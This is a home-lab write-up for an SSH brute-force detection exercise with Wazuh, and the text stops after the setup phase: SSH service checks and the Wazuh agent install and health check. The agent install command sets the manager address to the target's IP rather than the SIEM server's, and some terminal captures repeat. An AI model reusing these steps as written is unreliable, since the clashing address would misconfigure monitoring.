

SOC HOME LAB PROJECT

SSH Brute Force Attack Detection

with Wazuh SIEM, MITRE ATT&CK & Threat Hunting

A step-by-step blue team / red team home lab — from infrastructure setup to attack detection, threat hunting, and MITRE ATT&CK kill-chain attribution.

Wazuh v4.14.5 | Kali Linux | Ubuntu 26.04 LTS | Oracle VirtualBox
Hydra v9.6 | nmap | arp-scan | MITRE ATT&CK Navigator

Arjun R Pillai
Project Date: June 13, 2026

Table of Contents

Table of Contents.....	2
Project Overview	3
Lab Architecture	3
Key Results at a Glance	3
Phase 1 — Building the Monitored Environment	4
Phase 2 — Simulating the Attack	11
Phase 3 — Detection & Alert Analysis	14
Phase 4 — Threat Hunting & MITRE ATT&CK Mapping	19
Complete Attack Timeline	22
Compliance Frameworks Mapped.....	23
Skills Demonstrated	23
Blue Team / Defensive	23
Red Team / Offensive.....	23
Defensive Recommendations	24
High Priority.....	24
Medium Priority	24
Long-Term Improvements	24
About This Project	24

Project Overview

This project documents a complete Security Operations Center (SOC) home lab in which I built a monitored network environment, executed a real SSH brute-force attack from a Kali Linux attacker machine against an Ubuntu target, and then detected, analyzed, and threat-hunted the entire attack chain using Wazuh SIEM (v4.14.5).

The goal was to practice the full security operations lifecycle — from deploying a SIEM and enrolling an endpoint agent, to performing reconnaissance and a credential attack, to identifying the resulting alerts, correlating them with the MITRE ATT&CK framework, and mapping them against multiple compliance standards (GDPR, NIST 800-53, PCI-DSS, HIPAA, GPG13).

Lab Architecture

Component	Role	OS / Version	IP Address
Attacker	Offensive operations (Hydra, nmap, arp-scan)	Kali Linux	192.168.1.4
Target	Victim endpoint with Wazuh agent	Ubuntu 26.04 LTS (OpenSSH 10.2p1)	192.168.1.7
SIEM Server	Wazuh manager — detection & analysis	Wazuh v4.14.5	192.168.1.18
Hypervisor	Virtualization platform	Oracle VirtualBox	Host-only network 192.168.1.0/24

Key Results at a Glance

Metric	Result
Total events captured	1,464
Authentication failures logged	1,327
Successful authentications	13
Critical composite alert fired (Rule 40112)	1
Medium-severity brute-force alerts	284
MITRE ATT&CK techniques identified	T1110, T1110.001, T1078, T1021
Compliance frameworks auto-mapped	GDPR, NIST 800-53, PCI-DSS, HIPAA, GPG13

Phase 1 — Building the Monitored Environment

Before any attack could be detected, the SIEM infrastructure had to be deployed and an endpoint agent enrolled. This phase establishes the baseline: a clean Wazuh installation with zero agents, followed by full agent deployment on the Ubuntu target.

STEP 1 Wazuh Manager Health Check

The Wazuh dashboard was accessed for the first time at 192.168.1.18. All five core platform health checks passed immediately — confirming the SIEM backend, API, and Elasticsearch/OpenSearch index patterns were correctly configured and ready to ingest agent telemetry.




Figure 1.1 — Wazuh health-check page: API connection, API version, alerts/monitoring/statistics index patterns all verified ✓

Health Check	Result
Check API connection	PASS
Check API version	PASS
Check alerts index pattern	PASS
Check monitoring index pattern	PASS
Check statistics index pattern	PASS

STEP 2 Recording the Pre-Attack Baseline

Before deploying any agent, the dashboard showed: 'This instance has no agents registered.' The Last 24 Hours Alerts panel showed Medium severity: 6, Low severity: 23 — these are Wazuh's own self-monitoring events, not from any endpoint. This baseline is critical: it proves that any alert spike observed later is attributable to the attack, not pre-existing noise.




Figure 1.2 — Dashboard baseline (11:38 UTC): no agents registered, Medium:6 / Low:23

STEP 3 Configuring SSH on the Ubuntu Target

On the Ubuntu 26.04 LTS target machine, OpenSSH server was confirmed installed and the service was verified active and running since 06:52:18 UTC — prior to the start of the timeline below, as SSH was a pre-existing service on the target image. A UFW firewall rule was added to allow SSH traffic. UFW itself was left inactive intentionally, to allow unrestricted SSH access for the lab scenario.

```
sudo apt install openssh-server
→ openssh-server is already the newest version (1:10.2p1-2ubuntu3.2)

sudo systemctl status ssh
→ ● ssh.service - OpenBSD Secure Shell server
→ Active: active (running) since Sat 2026-06-13 06:52:18 UTC
→ Server listening on 0.0.0.0 port 22
→ Server listening on :: port 22

sudo ufw allow ssh          → Rules updated
sudo ufw status             → Status: inactive
```

```

ubuntu@ubuntu:~$ sudo apt install openssh-server
[sudo: authenticate] Password:
openssh-server is already the newest version (1:10.2p1-2ubuntu3.2).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 4
ubuntu@ubuntu:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enab
   Active: active (running) since Sat 2026-06-13 06:52:18 UTC; 3min 40s ago
     Invocation: 82ab19c25f0e4049a06f9d6898252126
   TriggeredBy: ● ssh.socket
      Docs: man:sshd(8)
            man:sshd_config(5)
    Process: 1939 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 1968 (sshd)
      Tasks: 1 (limit: 9755)
     Memory: 1.6M (peak: 2.7M)
        CPU: 27ms
    CGroup: /system.slice/ssh.service
            └─1968 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jun 13 06:52:18 ubuntu systemd[1]: Starting ssh.service - OpenBSD Secure Shell
Jun 13 06:52:18 ubuntu sshd[1968]: Server listening on 0.0.0.0 port 22.
Jun 13 06:52:18 ubuntu sshd[1968]: Server listening on :: port 22.
Jun 13 06:52:18 ubuntu systemd[1]: Started ssh.service - OpenBSD Secure Shell s

ubuntu@ubuntu:~$ sudo ufw allow ssh
Rules updated
Rules updated (v6)
ubuntu@ubuntu:~$ sudo ufw status
Status: inactive
ubuntu@ubuntu:~$

```

Figure 1.3 — SSH service active and listening on port 22; UFW rule added

STEP 4 Deploying the Wazuh Agent — Selecting the Package

Using the Wazuh dashboard's 'Deploy new agent' wizard, the Linux DEB amd64 package was selected. The wizard generates a ready-to-run install command that embeds the manager's IP address and a custom agent name.

< Deploy new agent

1 Select the package to download and install on your system:

LINUX

☐ RPM amd64 ☐ RPM aarch64

☒ DEB amd64 ☐ DEB aarch64

WINDOWS

☐ MSI 32/64 bits

macOS

☐ Intel ☐ Apple silicon

For additional systems and architectures, please check our [documentation](#).

2 Server address:

This is the address the agent uses to communicate with the server. Enter an IP address or a fully qualified domain name (FQDN).

Assign a server address:

Server address

☒ Remember server address

3 Optional settings:

By default, the deployment uses the hostname as the agent name. Optionally, you can use a different agent name in the field below.

Assign an agent name:

Figure 1.4 — Deploy new agent wizard: DEB amd64 selected for Linux, server address and agent name configured

STEP 5 Downloading and Installing the Agent Package

The generated command was run on the Ubuntu target. It downloads the wazuh-agent .deb package directly from packages.wazuh.com and installs it via dpkg, while setting environment variables WAZUH_MANAGER and WAZUH_AGENT_NAME so the agent auto-registers with the correct manager and a friendly hostname.

```
wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.14.5-1_amd64.deb \
&& sudo WAZUH_MANAGER='192.168.1.7' \
WAZUH_AGENT_NAME='Ubuntu-Target-Server' \
dpkg -i ./wazuh-agent_4.14.5-1_amd64.deb

→ Resolving packages.wazuh.com ... connected.
→ HTTP request sent, awaiting response... 200 OK
→ Length: 13214566 (13M) [application/vnd.debian.binary-package]
→ wazuh-agent_4.14.5-1_amd64.deb 100% [=====>] 12.60M 16.2MB/s in 0.8s
→ Unpacking wazuh-agent (4.14.5-1)...
→ Setting up wazuh-agent (4.14.5-1)...
```





Figure 1.5 — `wget + dpkg` install command, including `WAZUH_MANAGER` and `WAZUH_AGENT_NAME` environment variables




```
ubuntu@ubuntu: ~  
--2026-06-13 07:28:15-- https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.14.5-1_amd64.deb  
Resolving packages.wazuh.com (packages.wazuh.com)... 18.161.246.120, 18.161.246.67, 18.161.246.72, ...  
Connecting to packages.wazuh.com (packages.wazuh.com)|18.161.246.120|:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 13214566 (13M) [application/vnd.debian.binary-package]  
Saving to: 'wazuh-agent_4.14.5-1_amd64.deb'  
  
wazuh-agent_4.14.5-1_amd64.deb      100%[=====] 12.60M  16.2MB/s  in 0.8s  
  
2026-06-13 07:28:17 (16.2 MB/s) - 'wazuh-agent_4.14.5-1_amd64.deb' saved [13214566/13214566]  
  
[sudo: authenticate] Password:  
Selecting previously unselected package wazuh-agent.  
(Reading database... 194732 files and directories currently installed.)  
Preparing to unpack ../wazuh-agent_4.14.5-1_amd64.deb...  
Unpacking wazuh-agent (4.14.5-1)...  
Setting up wazuh-agent (4.14.5-1)...  
ubuntu@ubuntu:~$  
ubuntu@ubuntu:~$
```

Figure 1.6 — Package download completed (13MB at 16.2 MB/s) and dpkg setup finished successfully

STEP 6 Starting and Enabling the Agent Service

With the package installed, systemd was reloaded and the wazuh-agent service was enabled (to persist across reboots) and started.

```
sudo systemctl daemon-reload  
sudo systemctl enable wazuh-agent  
sudo systemctl start wazuh-agent  
  
→ Created symlink '/etc/systemd/system/multi-user.target.wants/wazuh-agent.service'  
→ '/usr/lib/systemd/system/wazuh-agent.service'.
```

```

ubuntu@ubuntu: ~
Jun 13 07:29
ubuntu@ubuntu:~$ wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.14.5-1_amd64.deb && sudo WAZUH_MANAGER='192.168.1.7' WAZUH_AGENT_NAME='Ubuntu-Target-Server' dpkg -i ./wazuh-agent_4.14.5-1_amd64.deb
--2026-06-13 07:28:15-- https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.14.5-1_amd64.deb
Resolving packages.wazuh.com (packages.wazuh.com)... 18.161.246.120, 18.161.246.67, 18.161.246.72, ...
Connecting to packages.wazuh.com (packages.wazuh.com)|18.161.246.120|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13214566 (13M) [application/vnd.debian.binary-package]
Saving to: 'wazuh-agent_4.14.5-1_amd64.deb'

wazuh-agent_4.14.5-1_amd64.deb 100%[=====] 12.60M 16.2MB/s in 0.8s

2026-06-13 07:28:17 (16.2 MB/s) - 'wazuh-agent_4.14.5-1_amd64.deb' saved [13214566/13214566]

[sudo: authenticate] Password:
Selecting previously unselected package wazuh-agent.
(Reading database... 194732 files and directories currently installed.)
Preparing to unpack ./wazuh-agent_4.14.5-1_amd64.deb...
Unpacking wazuh-agent (4.14.5-1)...
Setting up wazuh-agent (4.14.5-1)...
ubuntu@ubuntu:~$
ubuntu@ubuntu:~$ sudo systemctl daemon-reload
sudo systemctl enable wazuh-agent
sudo systemctl start wazuh-agent


Created symlink '/etc/systemd/system/multi-user.target.wants/wazuh-agent.service' -> '/usr/lib/systemd/system/wazuh-agent.service'.
ubuntu@ubuntu:~$
ubuntu@ubuntu:~$

```

Figure 1.7 — wazuh-agent service enabled and started; systemd symlink created

STEP 7 Verifying Agent Health — All 5 Daemons Running

A full systemctl status check confirms the agent is active (running), using ~29MB memory, and has successfully started all five core Wazuh agent daemons in under 8 seconds with zero errors.



```

ubuntu@ubuntu: ~
Jun 13 07:33
ubuntu@ubuntu:~$ [sudo: authenticate] Password:
Selecting previously unselected package wazuh-agent.
(Reading database... 194732 files and directories currently installed.)
Preparing to unpack ./wazuh-agent_4.14.5-1_amd64.deb...
Unpacking wazuh-agent (4.14.5-1)...
Setting up wazuh-agent (4.14.5-1)...
ubuntu@ubuntu:~$
ubuntu@ubuntu:~$ sudo systemctl daemon-reload
sudo systemctl enable wazuh-agent
sudo systemctl start wazuh-agent

Created symlink '/etc/systemd/system/multi-user.target.wants/wazuh-agent.service' -> '/usr/lib/systemd/system/wazuh-agent.service'.
ubuntu@ubuntu:~$
ubuntu@ubuntu:~$ sudo systemctl status wazuh-agent
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/usr/lib/systemd/system/wazuh-agent.service; enabled; preset: enabled)
   Active: active (running) since Sat 2026-06-13 07:29:52 UTC; 3min 59s ago
     Invocation: 7d0b6273742244feb69323c21994faa
    Process: 18885 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
      Tasks: 34 (limit: 9755)
     Memory: 29.4M (peak: 32.4M)
        CPU: 726ms
    CGroup: /system.slice/wazuh-agent.service
            └─18907 /var/ossec/bin/wazuh-execd
               └─18919 /var/ossec/bin/wazuh-agentd
                  └─18932 /var/ossec/bin/wazuh-syscheckd
                     └─18942 /var/ossec/bin/wazuh-logcollector
                        └─18959 /var/ossec/bin/wazuh-modulesd

Jun 13 07:29:44 ubuntu systemd[1]: Starting wazuh-agent.service - Wazuh agent...
Jun 13 07:29:44 ubuntu env[18885]: Starting Wazuh v4.14.5...
Jun 13 07:29:45 ubuntu env[18885]: Started wazuh-execd...
Jun 13 07:29:47 ubuntu env[18885]: Started wazuh-agentd...
Jun 13 07:29:47 ubuntu env[18885]: Started wazuh-syscheckd...
Jun 13 07:29:49 ubuntu env[18885]: Started wazuh-logcollector...
Jun 13 07:29:50 ubuntu env[18885]: Started wazuh-modulesd...
Jun 13 07:29:52 ubuntu env[18885]: Completed.
Jun 13 07:29:52 ubuntu systemd[1]: Started wazuh-agent.service - Wazuh agent.
ubuntu@ubuntu:~$

```

Figure 1.8 — `systemctl status wazuh-agent`: active (running), all 5 daemons started cleanly

PID	Daemon	Function
18907	wazuh-execd	Active response execution
18919	wazuh-agentd	Main agent daemon — server communication
18932	wazuh-syscheckd	File Integrity Monitoring (FIM)
18942	wazuh-logcollector	Log collection from system sources
18959	wazuh-modulesd	Modules manager (SCA, vulnerability detection)

